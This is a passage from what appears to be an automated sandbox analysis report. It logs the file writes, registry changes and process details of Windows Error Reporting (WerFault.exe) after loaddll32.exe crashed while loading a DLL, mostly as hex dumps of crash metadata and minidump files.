C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	7218	24	3c 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	<Integrator>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	7242	4	0d 00 0a 00		success or wait	3	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	7246	2	09 00		success or wait	6	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	7250	46	3c 00 46 00 6c 00 61 00 67 00 73 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 46 00 6c 00 61 00 67 00 73 00 3e 00	<Flags>00000000</Flags>	success or wait	3	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	7508	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	7512	2	09 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	7514	26	3c 00 2f 00 49 00 6e 00 74 00 65 00 67 00 72 00 61 00 74 00 6f 00 72 00 3e 00	</Integrator>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	7540	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	7544	2	09 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	7546	100	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 20 00 42 00 61 00 73 00 65 00 54 00 69 00 6d 00 65 00 3d 00 22 00 32 00 30 00 32 00 32 00 2d 00 30 00 35 00 2d 00 32 00 36 00 54 00 31 00 31 00 3a 00 30 00 36 00 3a 00 31 00 35 00 5a 00 22 00 3e 00	<ProcessTimelines BaseTime="2022-05-26T11:06:15Z">	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	7646	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	7650	2	09 00		success or wait	2	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	7654	262	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 20 00 41 00 73 00 49 00 64 00 3d 00 22 00 34 00 30 00 30 00 22 00 20 00 50 00 49 00 44 00 3d 00 22 00 36 00 33 00 35 00 32 00 22 00 20 00 55 00 70 00 74 00 69 00 6d 00 65 00 4d 00 53 00 3d 00 22 00 35 00 35 00 31 00 35 00 22 00 20 00 54 00 69 00 6d 00 65 00 53 00 69 00 6e 00 63 00 65 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 4d 00 53 00 3d 00 22 00 35 00 35 00 31 00 35 00 22 00 20 00 53 00 75 00 73 00 70 00 65 00 6e 00 64 00 65 00 64 00 4d 00 53 00 3d 00 22 00 30 00 22 00 20 00 48 00 61 00 6e 00 67 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 47 00 68 00 6f 00 73 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3d 00 22 00 30 00 22 00 20 00 43 00 72 00 61 00 73 00 68 00 65 00 64 00 3d 00 22	<Process AsId="400" PID="6352" UptimeMS="5515" TimeSinceCreationMS="5515" SuspendedMS="0" HangCount="0" GhostCount="0" Crashed="	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	7916	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	7920	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	7924	20	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</Process>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	7944	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	7948	2	09 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	7950	38	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 54 00 69 00 6d 00 65 00 6c 00 69 00 6e 00 65 00 73 00 3e 00	</ProcessTimelines>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	7988	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	7992	2	09 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	7994	38	3c 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ReportInformation>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	8032	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	8036	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	8040	98	3c 00 47 00 75 00 69 00 64 00 3e 00 33 00 36 00 36 00 66 00 34 00 30 00 35 00 35 00 2d 00 31 00 35 00 36 00 39 00 2d 00 34 00 33 00 62 00 37 00 2d 00 62 00 33 00 63 00 61 00 2d 00 65 00 61 00 61 00 38 00 64 00 37 00 30 00 65 00 30 00 33 00 61 00 63 00 3c 00 2f 00 47 00 75 00 69 00 64 00 3e 00	<Guid>366f4055-1569-43b7-b3ca-eaa8d70e03ac</Guid>	success or wait	1	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	8138	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	8142	2	09 00		success or wait	2	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	8146	98	3c 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 32 00 32 00 2d 00 30 00 35 00 2d 00 32 00 36 00 54 00 31 00 31 00 3a 00 30 00 36 00 3a 00 31 00 35 00 5a 00 3c 00 2f 00 43 00 72 00 65 00 61 00 74 00 69 00 6f 00 6e 00 54 00 69 00 6d 00 65 00 3e 00	<CreationTime>2022-05-26T11:06 :15Z</CreationTime>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	8244	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	8248	2	09 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	8250	40	3c 00 2f 00 52 00 65 00 70 00 6f 00 72 00 74 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ReportInformation>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	8290	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREB38.tmp.WERInternalMetadata.xml	8294	40	3c 00 2f 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	</WERReportMetadata>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERECBF.tmp.xml	0	4598	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 38 22 20 73 74 61 6e 64 61 6c 6f 6e 65 3d 22 79 65 73 22 3f 3e 0d 0a 3c 72 65 71 20 76 65 72 3d 22 32 22 3e 0d 0a 20 20 3c 74 6c 6d 3e 0d 0a 20 20 20 20 3c 73 72 63 3e 0d 0a 20 20 20 20 20 20 3c 64 65 73 63 3e 0d 0a 20 20 20 20 20 20 3c 6d 61 63 68 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 3c 6f 73 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 61 6a 22 20 76 61 6c 3d 22 31 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 6d 69 6e 22 20 76 61 6c 3d 22 30 22 20 2f 3e 0d 0a 20 20 20 20 20 20 20 20 20 20 20 20 3c 61 72 67 20 6e 6d 3d 22 76 65 72 62 6c 64 22 20 76 61 6c 3d 22	<?xml version="1.0" encoding="UTF-8" standalone="yes"?><req ver="2"> <tlm> <src> <desc> <mach> <os> <arg nm="vermaj" val="10" /> <arg nm="vermin" val="0" /> <arg nm="verbld" val="	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_13ec5c98984773435626ad7d5b7558cb4938ccf_7cac0383_19b2f365\Report.wer	0	2	fd fd		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_13ec5c98984773435626ad7d5b7558cb4938ccf_7cac0383_19b2f365\Report.wer	2	22	56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 31 00 0d 00 0a 00	Version=1	success or wait	147	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_13ec5c989847734356 26ad7d5b7558cb4938ccf_7cac0383_19b2f365\Report.wer	9060	44	4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 48 00 61 00 73 00 68 00 3d 00 33 00 32 00 36 00 36 00 36 00 35 00 37 00 38 00 39 00	MetadataHash=326665789	success or wait	1	6DED497A	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
\REGISTRY\A\{8ae05adb-dc96-e56b-13c2-24644ca91f85}\Root\InventoryApplicationFile\PermissionsCheckTestKey	success or wait	1	6DEF36BF	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\WOW6432Node\Microsoft\Windows\Windows Error Reporting\Debug	ExceptionRecord	binary	09 04 00 C0 08 00 00 00 18 F5 CF 00 3F 15 40 00 01 00 00 00 15 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	A5 01 00 C0 01 00 00 00 00 00 00 00 AE 01 00 00 01 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6DEF1FE8	RegSetValueExW

Analysis Process: WerFault.exe PID: 6836, Parent PID: 6352

General

Target ID:	11
Start time:	04:06:19
Start date:	26/05/2022
Path:	C:\Windows\SysWOW64\WerFault.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\WerFault.exe -u -p 6352 -s 424
Imagebase:	0xf30000
File size:	434592 bytes
MD5 hash:	9E2B8ACAD48ECCA55C0230D63623661B
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\DBG	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6DEE1717	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFB73.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DED497A	unknown

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFB73.tmp.dmp	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFEF0.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFEF0.tmp.xml	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_ffc671f5cc13577c9afdbbe1a48667719c593ee_7cac0383_1adf0343	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_ffc671f5cc13577c9afdbbe1a48667719c593ee_7cac0383_1adf0343\Report.wer	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6DED497A	unknown

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFB73.tmp	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFEF0.tmp	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFB73.tmp.dmp	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFEF0.tmp.xml	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREE4B.tmp.csv	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WEREE5B.tmp.txt	success or wait	1	6DED497A	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFB73.tmp.dmp	0	32	4d 44 4d 50 fd fd fd 0f 00 00 00 20 00 00 00 00 00 00 00 2c 5f fd 62 fd 05 12 00 00 00 00 00	MDMP ,_b	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFB73.tmp.dmp	5020	6	00 00 00 00 00 00		success or wait	1	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFB73.tmp.dmp	212	1420	00 00 06 00 07 55 04 01 0a 00 00 00 00 00 00 00 fd 42 00 00 02 00 00 00 fd 13 00 00 00 01 00 00 47 65 6e 75 69 6e 65 49 6e 74 65 6c 57 06 05 00 fd fd fd 1f 00 00 00 00 54 05 00 00 fd 03 00 00 fd 18 00 00 1f 5f fd 62 00 00 00 00 00 00 00 00 fd 08 00 00 fd 08 00 00 fd 08 00 00 01 00 00 00 01 00 00 00 00 30 00 00 0d 00 00 00 00 00 00 00 02 00 00 00 fd 01 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 53 00 74 00 61 00 6e 00 64 00 61 00 72 00 64 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0b 00 00 00 01 00 02 00 00 00 00 00 00 00 00 00 00 00 50 00 61 00 63 00 69 00 66 00 69 00 63 00 20 00 44 00 61 00 79 00 6c 00 69 00 67 00 68 00 74 00 20 00 54 00 69 00 6d 00 65 00 00 00 00 00 00 00 00 00 00	UBGenuineIntelWT_b0Pacific Standard TimePacific Daylight Time	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFB73.tmp.dmp	5710	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 20 15 40 00 fd fd fd 00 00 00 00 00 00 15 40 00 fd fd fd fd 20 00 00 00 fd fd fd 00 3f 15 40 00 23 00 00 00 06 02 01 00 08 00 fd 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++ @@ ?@#+	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFB73.tmp.dmp	1632	168	fd 18 00 00 00 00 00 00 05 00 00 fd 08 00 00 00 00 00 00 00 00 00 00 00 3f 15 40 00 00 00 00 00 02 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 04 00 fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 02 00 00 4e 16 00 00	?@N	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFB73.tmp.dmp	8574	20	10 00 00 00 0c fd 21 01 00 00 00 00 fd 08 00 00 fd 22 00 00	!"	success or wait	16	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFB73.tmp.dmp	8834	2292	fd fd 4c 77 fd fd 4a 77 fd 00 00 00 fd fd fd fd 10 00 00 00 fd fd 21 01 6c fd 21 01 fd fd fd fd 40 fd 4a 77 40 fd 4a 77 fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 fd 00 00 00 fd fd fd fd fd 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd 00 10 00 00 00 fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 fd fd fd fd fd fd fd fd 54 fd fd 00 fd fd 0d 01 60 fd fd 00 fd fd 0d 01 00 00 00 00 fd fd fd fd fd fd fd fd 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	LwJw!!!@Jw@Jw@T`	success or wait	15	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFB73.tmp.dmp	44126	4	fd fd 21 01	!	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFB73.tmp.dmp	1800	4	03 00 00 00		success or wait	3	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFB73.tmp.dmp	6426	716	3f 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd 2b 00 00 00 53 00 00 00 2b 00 00 00 2b 00 00 00 20 15 40 00 fd fd fd 00 00 00 00 00 00 15 40 00 fd fd fd fd 20 00 00 00 fd fd fd 00 3f 15 40 00 23 00 00 00 06 02 01 00 08 00 fd 00 2b 00 00 00 fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd fd	?+S++ @@ ?@#+	success or wait	3	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFB73.tmp.dmp	1900	48	fd 18 00 00 01 00 00 00 20 00 00 00 00 00 00 00 00 10 fd 00 00 00 00 00 0c fd 21 01 00 00 00 00 fd 08 00 00 fd 22 00 00 fd 02 00 00 fd 1e 00 00	!"	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFB73.tmp.dmp	1960	4	16 00 00 00		success or wait	22	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFB73.tmp.dmp	5026	32	1a 00 00 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 00 00	loaddll32.exe	success or wait	22	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFB73.tmp.dmp	4232	120	00 00 fd 74 00 00 00 00 00 60 02 00 41 21 03 00 2d 61 fd 0e 14 16 00 00 fd 04 fd fd 00 00 01 00 00 00 0a 00 01 00 fd 42 00 00 0a 00 01 00 fd 42 3f 00 00 00 00 00 00 00 04 00 04 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 23 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 41 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0c 00 00 00 18 00 00 00 01 00 00 00	t`A!-aBB?#@A	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFB73.tmp.dmp	5676	34	1c 00 00 00 6c 00 6f 00 6b 00 76 00 51 00 52 00 63 00 55 00 65 00 30 00 2e 00 64 00 6c 00 6c 00 00 00	lokvQRcUe0.dll	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFB73.tmp.dmp	4352	668	00 00 40 00 00 00 00 00 00 fd 06 00 35 fd 07 00 07 46 fd 3e 2c 16 00 00 01 00 0f 00 5a 62 02 00 00 10 00 00 06 fd 0f 00 01 00 00 00 fd fd 13 00 00 00 01 00 00 00 01 00 00 00 00 00 fd fd fd 7f 00 00 00 00 0f 00 00 00 00 00 00 00 04 00 00 00 00 fd fd 02 00 00 00 00 00 50 06 03 00 00 00 00 fd fd 01 00 00 01 00 00 00 00 00 00 fd fd fd fd 00 00 00 00 36 fd 03 00 00 00 00 00 30 fd 03 00 00 00 00 00 00 00 00 00 00 00 00 00 fd 0f 1b 00 00 00 00 00 73 fd 04 00 00 00 00 00 40 fd 1f 00 00 00 00 00 fd 05 00 00 00 00 00 fd fd 5f 48 00 00 00 00 03 6e 74 1a 00 00 00 00 08 21 fd 20 00 00 00 00 5a 3c 17 01 00 00 00 00 fd fd 00 00 22 35 01 00 fd 60 06 00 5d fd 0a 00 73 fd 04 00 06 7f 15 00 fd 05 00 74 fd 31 00 f2 01 00 fd 14 00 00 00 00 00 34 5f 1e 00 fd 61 04	@5F>,ZbP60s@_Hnt!Z<"5`]st14_a	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFB73.tmp.dmp	44130	6196	08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 08 00 00 00 46 00 69 00 6c 00 65 00 00 00 0a 00 00 00 45 00 76 00 65 00 6e 00 74 00 00 00 00 00 00 00 06 00 00 00 08 00 00 00 01 00 00 00 00 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 50 00 61 00 63 00 6b 00 65 00 74 00 00 00 18 00 00 00 49 00 6f 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e 00 00 00 1e 00 00 00 54 00 70 00 57 00 6f 00 72 00 6b 00 65 00 72 00 46 00 61 00 63 00 74 00 6f 00 72 00 79 00 00 00 0e 00 00 00 49 00 52 00 54 00 69 00 6d 00 65 00 72 00 00 00 28 00 00 00 57 00 61 00 69 00 74 00 43 00 6f 00 6d 00 70 00 6c 00 65 00 74 00 69 00 6f 00 6e	FileFileFileFileEvent(WaitCompletionPacketIoCompletionTpWorkerFactoryIRTimer(WaitCompletion	success or wait	1	6DED497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFB73.tmp.dmp	32	120	03 00 00 00 fd 00 00 00 08 07 00 00 04 00 00 00 4c 09 00 00 fd 07 00 00 0e 00 00 00 24 00 00 00 fd 10 00 00 05 00 00 00 04 01 00 00 7e 21 00 00 06 00 00 00 fd 00 00 00 60 06 00 00 07 00 00 00 38 00 00 00 fd 00 00 00 0f 00 00 00 54 05 00 00 0c 01 00 00 0c 00 00 00 fd 0f 00 00 0e fd 00 00 15 00 00 00 fd 01 00 00 18 11 00 00 16 00 00 00 fd 00 00 00 04 13 00 00	L$~!`8T	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	0	2	fd fd		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	2	78	3c 00 3f 00 78 00 6d 00 6c 00 20 00 76 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3d 00 22 00 31 00 2e 00 30 00 22 00 20 00 65 00 6e 00 63 00 6f 00 64 00 69 00 6e 00 67 00 3d 00 22 00 55 00 54 00 46 00 2d 00 31 00 36 00 22 00 3f 00 3e 00	<?xml version="1.0" encoding="UTF-16"?>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	80	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	84	38	3c 00 57 00 45 00 52 00 52 00 65 00 70 00 6f 00 72 00 74 00 4d 00 65 00 74 00 61 00 64 00 61 00 74 00 61 00 3e 00	<WERReportMetadata>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	122	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	126	2	09 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	128	44	3c 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<OSVersionInformation>	success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	172	4	0d 00 0a 00		success or wait	1	6DED497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WERFDC6.tmp.WERInternalMetadata.xml	176	2	09 00		success or wait	2	6DED497A	unknown
